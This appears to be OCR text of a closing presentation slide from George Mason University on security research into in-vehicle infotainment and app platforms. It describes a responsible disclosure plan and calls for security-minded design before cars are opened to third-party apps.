
Responsible **Disclosure** plan

- Initial private disclosure (more than 11 month ago), delayed publication, and left out critical details.
- No name/No shame/No details
- Can affect other manufacturers
- Additional time to patch the vulnerabilities

What this ALL mean

- Bring to light the current insecurities of these IVI and app platforms before they become widely deployed

- Design & Implement with security in mind
  - Before integrating automobiles with 3rd party App ecosystem


my apps
05:33 AM
GEORGE MASON UNIVERSITY
Thank you from George Mason!
Welcome to ask questions
edit
message alert